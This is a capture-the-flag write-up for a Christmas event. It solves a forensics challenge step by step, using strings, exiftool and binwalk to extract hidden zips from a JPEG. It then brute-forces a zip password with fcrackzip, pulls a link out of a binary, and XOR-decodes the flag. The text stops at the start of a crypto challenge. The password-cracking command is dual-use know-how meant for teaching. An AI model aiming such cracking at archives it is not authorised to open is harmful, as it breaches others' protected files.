
All solver

All Solver TCR Christmas challenge event

Presented by Lylera

Prove of Concept solver challenge

Forensic - Happuru Kurismasu



So here is the first challenge. Padoru image. Nothing special. Lets download it

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1]
└─$ ls
happuru_kurismasu~.jpg
```

And then how? Let's use something that can reveal what is inside the image data. Strings might helpful for this case

```
└─$ strings happuru_kurismasu~.jpg
JFIF
iOwo, you find me on this metadata image padoru. Now can you find out how to get something in this file?
!1!%)+...
383-7(-.+
XmV1
guessy.txtux
#-Nb
[@C^
can you guess it.zipux
0"LiPK
guessy.txtux
 LiPK
```

As you can see, there are 2 files. If we check using “exiftool”, you can see the metadata of the image

```
└─$ exiftool happuru_kurismasu~.jpg
ExifTool Version Number         : 13.25
File Name                       : happuru_kurismasu~.jpg
Directory                       : .
File Size                       : 11 kB
File Modification Date/Time     : 2025:12:30 12:22:09+07:00
File Access Date/Time           : 2025:12:30 12:24:39+07:00
File Inode Change Date/Time     : 2025:12:30 12:23:21+07:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : Owo, you find me on this metadata image padoru. Now can y
ou find out how to get something in this file?
Image Width                     : 212
Image Height                    : 238
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 212x238
Megapixels                      : 0.050
```

So the comments say “file”, but how to get the file inside the image? You can use this one https://www.kali.org/tools/binwalk/ documentation to see and getting the file inside of the image. Lets use it :

```
happuru_kurismasu~.jpg

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solv
er_all_challs_tcr_christmas_x_new_year/1]
└─$ binwalk -e happuru_kurismasu~.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8174          0x1FEE          Zip archive data, at least v2.0 to extract, name: can you gue
ss it.zip
11103         0x2B5F          Zip archive data, at least v2.0 to extract, name: guessy.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimpleme
nted
```

Done. and then lets see what is this folder:

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ ls
 1FEE.zip  'can you guess it.zip'   guessy.txt

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ cat guessy.txt
You found the first step!

so now, this is guessy. idk you get help with your friend or by ai, so congrats. moving on!
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$
```

So there are 2 zip files and 1 txt. Maybe txt referrer to ‘can you guess it.zip’? Lets unzip it


```
└─$ unzip 'can you guess it.zip'
Archive:  can you guess it.zip
[can you guess it.zip] congrats password:
```

So you need a password to crack it. Welp you can use fcrackzip like this:

```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ ls
 1FEE.zip  'can you guess it.zip'   guessy.txt

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ fcrackzip -u -c aA1 -b -l 1-8 'can you guess it.zip'


PASSWORD FOUND!!!!: pw == 25

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$
```

Explanation: “https://www.kali.org/tools/fcrackzip/”. And then open up the pw and we get the file name “congrats”. Here are the steps:


```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ ls
 1FEE.zip  'can you guess it.zip'   guessy.txt

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ unzip 'can you guess it.zip'
Archive:  can you guess it.zip
[can you guess it.zip] congrats password:
  inflating: congrats

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ ls
 1FEE.zip  'can you guess it.zip'   congrats   guessy.txt

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ file congrats
congrats: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3216981be502a82e0e1b914c8b35eab4dc0c83a9, for GNU/Linux 3.2.0, not stripped

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ checksec --file=congrats
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   42 Symbols   No    0               1               congrats

┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solver_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$
```




So it will ask you about numbers. It is very guessy here but you can brute it from 10 to 20 and which one is correct. But this is the intended way. What if unintended? You can do “strings congrats” and it will get the link. Here:


```
└─$ strings congrats
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
stdin
puts
exit
strcspn
__libc_start_main
__cxa_finalize
strcmp
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
How you get in here? cheating? alright, you win. here the link: https://drive.google.com/dr
ive/folders/1hnrZHCRhz9c3sGf06p4IVdWfWPa4dFf8?usp=sharing
I have a number. uh... it's more than 10 but less than 20?
do it again
;*3$"
GCC: (Debian 15.2.0-7) 15.2.0
```

But the problem is, you will never get the clue. So yeah…, lets go to the final link:




So we must decrypt this text into the real one. It seem like decimal, but lets try it:





And lastly, it should be hex right? Welp no. it is xor. But we don't have a key. You can ask the gpt to solve it



lets try it. But remember, how you get the flag if you don't know the key?

The result:


```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solv
er_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ python3 try.py
key=32: ^i~p`qiv"~+g&d'Jk gJt g[vO%}#cMs^$+Jv}MxwO{sMi}`Mv{{vOf}{co
key=35: ]j}scrju!}(d%g$Ih#dIw#dXuL&~ `Np]'(Iu~N{tLxpNj~cNuxxuLe~x`l
key=37: [l{uetls'{.b#a"On%bOq%b^sJ x&fHv[!.OsxH}rJ~vHlxeHs~~sJcx~fj
key=38: Xoxvfwop$x-a b!Lm&aLr&a]pI#{%eKuX"-Lp{k~qI}uKo{fKp}}pI`{}ei
key=42: Tctzj{c|(t!m,n-@a*m@~*mQ|E/w)iGyT.!@|wGr}EqyGcwjG|qq|Elwqie
key=45: Sds}m|d{/s&j+i*Gf-jGy-jV{B(p.n@~S)&G{p@uzBv~@dpm@{vv{Bkpvnb
key=49: Oxoaq`xg3o:v7u6[z1v[e1vJg^4l2r\bO5:[gl\if^jb\xlq\gjjg^wljr~
key=50: L{lbrc{d0l9u4v5Xy2uXf2uId]7o1q_aL69Xdo_je]ia_{or_diid]toiq}
key=51: Mzmcsbze1m8t5w4Yx3tYg3tHe\6n0p^`M78Yen^kd\h`^zns^ehhe\unhp|
key=53: K|keud|c7k>r3q2_~5r_a5rNcZ0h6vXfK1>_chXmbZnfX|huXcnncZshnvz
key=55: I~igwf~a5i<p1s0]|7p]c7pLaX2j4tZdI3<]ajZo`XldZ~jwZallaXqjltx
key=58: Dsdjzksl8d1}<~=Pq:}Pn:}AlU?g9yWiD>1PlgWbmUaiWsgzWlaalU|gayu
key=61: Ctcm}ltk?c6z;y:Wv=zWi=zFkR8`>~PnC96Wk`PejRfnPt`}PkffkR{`f~r
key=62: @w`n~owh<`5y8z9Tu>yTj>yEhQ;c=}Sm@:5ThcSfiQemSwc~SheehQxce}q
```

But if you look it up before (“12”, “25”) and the name file “happuru_kurismasu” which means it is christmas now. So given this combination, you will get flag and key = “2025”. So here the result:


```
┌──(Ly㉿Ly)-[~/Downloads/for_ctf_alls/2025/soal_bebas/chals/tcr - christmas x new year/solv
er_all_challs_tcr_christmas_x_new_year/1/_happuru_kurismasu~.jpg.extracted]
└─$ python3 script.py
b'Lylera{c0n9r4t5_y0u_f0uNd_7h1s_fL49_dm_me_if_you_find_this}'
```

Flag: Lylera{c0n9r4t5_y0u_f0uNd_7h1s_fL49_dm_me_if_you_find_this}

Crypto - Hashire Sori yo




Given text with binary encode. So lets decode it:



And then use cipher identifier to know it

